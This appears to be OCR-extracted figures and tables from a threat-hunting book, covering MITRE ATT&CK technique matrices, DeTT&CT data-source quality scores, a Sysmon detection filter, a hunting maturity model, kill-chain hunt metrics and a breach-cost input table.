EFI	0	0	0	0	0	0	0	0	0	0	0	0	0
Enviroment variable	2.333333333	2	2	3	2.3	1	3	3	2.3	0	0	0	0
File monitoring	2.666666667	2	2	3	2.3	1	3	3	2.3	0	0	0	0
Host network interface	2.666666667	2	2	3	2.3	0	0	0	0	0	0	0	0
Kernel drivers	2.666666667	2	2	3	2.3	0	0	0	0	0	0	0	0
Loaded DLLs	2.666666667	2	2	3	2.3	1	3	3	2.3	0	0	0	0
Malware reverse engineering	2.333333333	2	2	3	2.3	0	0	0	0	0	0	0	0
MBR	0	0	0	0	0	0	0	0	0	0	0	0	0
Netflow/Enclave netflow	3.666666667	0	0	0	0	0	0	0	0	5	3	3	3.7
Network device logs	3.666666667	0	0	0	0	0	0	0	0	0	0	0	0
Network protocol analysis	3.666666667	0	0	0	0	0	0	0	0	5	3	3	3.7



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
11 items	34 items	62 items	32 items	69 items	21 items	23 items	18 items	13 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture
	Launchctl	Component Object Model Hijacking	File System Permissions	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture
	Local Job Scheduling	Create Account		DCShadow	Keychain	Remote System Discovery	SSH Hijacking	
		DLL Search Order Hijacking		Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery		
				Disabling Security Tools		Software Discovery		

T1131
Score: 2.33
Metadata:
coverage: 2.0
timeliness: 2.67
retention: 2.67
structure: 1.0
consistency: 3.33



Home

Introduction

The DeTT&CT data source, technique and group YAML files can be edited using this editor.

Usefull links on the Wiki:

- Getting started with DeTT&CT
- DeTT&CT Editor
- Future developments

Keyboard shortcuts

- Ctrl+Shift+Up/Down: go to the next or previous item when editing a data source or technique administration YAML file.

Limitations

With a few exceptions, all key-value pairs within a data source, techniques or group YAML file can be edited. More info can be found here.

Please note that comments (#) within your YAML files are not preserved due to lack of support in the YAML JavaScript library. Put your comments within a key-value pair to keep them. For example: `my-comment-1: your comment goes here`.

Client-side and saving results

The DeTT&CT Editor is entirely client-side. Therefore, the content of your YAML file is not send to a server.


It is important to take into account that modifed YAML files should be download using the button **Save YAML file**, to save the results.

Authors and contributions

DeTT&CT is developed and maintained by Marcus Bakker (Twitter: @Bakk3rM) and Ruben Bouman (Twitter: @rubenb_2). Feel free to contact, DMs are open.

We welcome contributions! Contributions can be both in code, as well as in ideas you might have for further development, usability improvements, etc.

© 2020 made with ♡ by Binar Code & Creative Tim for a better web.



Name	Date registered	Products
Process monitoring	2019-02-28	Windows event log
File monitoring		
Process command-line parameters		
API monitoring		
Process use of network	2019-07-24	Sysmon
Windows Registry	2019-02-28	Windows event log
Packet capture		
Authentication logs		
Netflow/Enclave netflow		
Windows event logs		
Binary file metadata		
Network protocol analysis		
DLL monitoring		
Loaded DLLs		
System calls		
Malware reverse engineering		
SSL/TLS inspection	2019-01-09	Proxy Product
Anti-virus	2019-01-09	AV Product
Network intrusion detection system	2019-01-09	NIDS
Data loss prevention		
Application logs		

Process monitoring

Data source key-value pairs ?

Date registered: 2019-02-27

Date connected: 2016-12-30

Available for data analytics: Yes

Data source enabled ?: Yes

Products: Windows event log

Products [Add]

Comment: ...

Data quality ?

Device completeness: 5

Data field completeness: 5

Timeliness: 5

Consistency: 5


Retention: 5

Custom key-value pairs ?

Key: key

Value: value

[Add]



about

Sysmon modular

Execution

- Command and Scripting Interpreter
  - PowerShell
- Scheduled Task/Job
  - Scheduled Task
- Windows Management Instrumentation

Persistence

- Account Manipulation
- BITS Jobs
- Boot or Logon Autostart Execution
  - Registry Run Keys / Startup Folder
  - Authentication Package
  - Time Providers
  - Winlogon Helper DLL
  - Security Support Provider
  - LSASS Driver
  - Port Monitors
- Boot or Logon Initialization Scripts
  - Logon Script (Windows)
- Create or Modify System Process
  - Windows Service
- Event Triggered Execution
  - Change Default File Association
  - Netsh Helper DLL
  - Accessibility Features
  - AppCert DLLs
  - AppInit DLLs
  - Application Shimming
  - Image File Execution Options Injection
  - Component Object Model Hijacking
- Hijack Execution Flow
  - Services Registry Permissions Weakness
  - Path Interception by Unquoted Path
  - Path Interception by PATH Environment Variable
  - Path Interception by Search Order Hijacking
- Scheduled Task/Job
  - Scheduled Task

Privilege Escalation

- Abuse Elevation Control Mechanism
  - Bypass User Access Control
- Access Token Manipulation
- Boot or Logon Autostart Execution
  - Registry Run Keys / Startup Folder
  - Authentication Package
  - Time Providers
  - Winlogon Helper DLL
  - Security Support Provider
  - LSASS Driver
  - Port Monitors
- Boot or Logon Initialization Scripts
  - Logon Script (Windows)
- Create or Modify System Process
  - Windows Service
- Event Triggered Execution
  - Change Default File Association
  - Netsh Helper DLL
  - Accessibility Features
  - AppCert DLLs
  - AppInit DLLs
  - Application Shimming
  - Image File Execution Options Injection
  - Component Object Model Hijacking
- Hijack Execution Flow
  - Services Registry Permissions Weakness
  - Path Interception by Unquoted Path
  - Path Interception by PATH Environment Variable
  - Path Interception by Search Order Hijacking
- Process Injection
- Scheduled Task/Job
  - Scheduled Task

Defense Evasion

- Abuse Elevation Control Mechanism
  - Bypass User Access Control
- Access Token Manipulation
- BITS Jobs
- Hide Artifacts
  - Hidden Files and Directories
- Hijack Execution Flow
  - Services Registry Permissions Weakness
  - Path Interception by Unquoted Path
  - Path Interception by PATH Environment Variable
  - Path Interception by Search Order Hijacking
- Impair Defenses
  - Indicator Blocking
- Indicator Removal on Host
  - Timestomp
- Indirect Command Execution
- Masquerading
- Modify Registry
- Obfuscated Files or Information
- Process Injection
- Signed Binary Proxy Execution
  - Rundll32
  - Control Panel
  - CMSTP
  - InstallUtil
  - Mshta
  - Regsvcs/Regasm
  - Regsvr32
- Signed Script Proxy Execution
- Subvert Trust Controls
  - Code Signing
  - SIP and Trust Provider Hijacking
  - Install Root Certificate
- Trusted Developer Utilities Proxy Execution
- Use Alternate Authentication Material
  - Pass the Hash

Credential Access

- Forced Authentication
- OS Credential Dumping
- Unsecured Credentials
  - Credentials in Registry

Discovery

- Account Discovery
- Network Share Discovery
- Password Policy Discovery
- Permission Groups Discovery
- Process Discovery
- Query Registry
- Remote System Discovery
- Software Discovery
  - Security Software Discovery
- System Information Discovery
- System Network Configuration Discovery
- System Owner/User Discovery
- System Service Discovery
- System Time Discovery


Lateral Movement

- Remote Services
  - Remote Desktop Protocol
  - SMB/Windows Admin Shares
  - Windows Remote Management
- Use Alternate Authentication Material
  - Pass the Hash

Command and Control


- Application Layer Protocol
  - DNS
- Non-Application Layer Protocol


Chapter 12: Understanding the Output




EventID: 12 ×
Message: "*DeleteKey" ×
Image: "*powershell.exe" ×

Chapter 13: Defining Good Metrics to Track Success


INITIAL
MINIMAL
PROCEDURAL
INNOVATIVE
LEADING
0
1
2
3
4
AUTOMATED ALERTING
LITTLE OR NONE ROUTINE DATA COLLECTION
USES CTI INDICATORS
MODERATE OR HIGH ROUTINE DATA COLLECTION
USE DATA ANALYSIS PROCEDURES CREATED BY OTHERS
HIGH OR VERY HIGH ROUTINE DATA COLLECTION
CREATES NEW DATA ANALYSIS PROCEDURES
HIGH OR VERY HIGH ROUTINE DATA COLLECTION
AUTOMATE MAJORITY OF SUCCESSFUL DATA ANALYSIS PROCEDURES
HIGH OR VERY HIGH ROUTINE DATA COLLECTION





1

Kill Chain Steps

Reconnaissance
Weaponization
Delivery
Exploitation
Installation
Command & Control
Actions on Objectives

2


Attack types

Predefined by the framework, but customizable by the user. Also related to the kill chain and average calculations of the metrics introduced in level 3.

3

Executed hunts

Related to the attack types defined in L2 and the kill chain, tracking the hypothesis, ATT&CK reference, time spent, dwell time, and other metrics and results



Threat category	L1 Kill chain identifier	Kill chain step	#L2 Attack types related	#L3 Hunts related	Total time spent hunting (hours)	Total dwell time (hours)	# incidents found	# use cases updated	# security recommendations	# vulnerabilities found	Description
Cyber kill chain	RE	Reconnaissance	7	0	0	0	0	0	0	0	Initial reconnaissance is the method of determining targets, (people, assets, services)
	N/A	Veaponization									Not Applicable, this action is performed at the attacker side and is invisible to the target organization
	DE	Delivery	7	0	0	0	0	0	0	0	Delivery of malicious software to the target organization.
	EX	Exploitation	5	0	0	0	0	0	0	0	Initial Exploitation is the first foothold by attackers to an organization, (first stage or second stage exploit).
	IN	Installation	2	2	80	500	2	1	4	0	The steps an attacker takes after compromising a target, including elevation of privileges, and installation of backdoors. It enables attackers to remain persistent and use the host as a stepping stone for further actions.
	CC	Command & Control	2	0	0	0	0	0	0	0	A communications channel is being set up with the attack to allow remote control over de compromised system
	AO	Actions on Objectives	16	6	220	1690	6	17	11	8	Any actions taken by the attackers after initial compromise

Overall Performance (all time)

Description	Amount
Total number of hunts	8
Total hunting time (hours)	300
Average hunting time (hours)	38

Average dwell time (hours)	# incidents found	# use cases updated	# security recommendations	# vulnerabilities found
274	8	18	15	8

Graphs (quarterly)

Note : these are pivot tables that need to be manually refreshed

Time spent hunting per month on each attack type (last quarter)

Sum of Time spent in I Labels


Row labels	Data exfiltrati	Lateral movem	Usage of remote acces	Installation of maly	Installation of persistence mecl	Credential thef	End total
⊞ okt	20						20
⊞ nov	20	80	40				140
⊞ dec				80	20	40	140
End total	40	80	40	80	20	40	300

Average and maximum dwell time per month (last quarter)

Row labels	Maximum dwell time (hours)
⊞ okt	80
⊞ nov	800
⊞ dec	500
End total	800

Rijlabe	Average dwell time (ho
⊞ okt	80
⊞ nov	320
⊞ dec	287.5
Eindtota	273.75

Chapter 14: Engaging the Response Team and Communicating the Result to Executives



Whose records?	Customer & Employee
How many individuals' data?	830
Type of records?	Personal info & credit card data
Type of breach?	Hack
Store customer mailing addresses?	100%
Publicly disclosed breach in the last 2 years?	No
Network complexity?	Medium
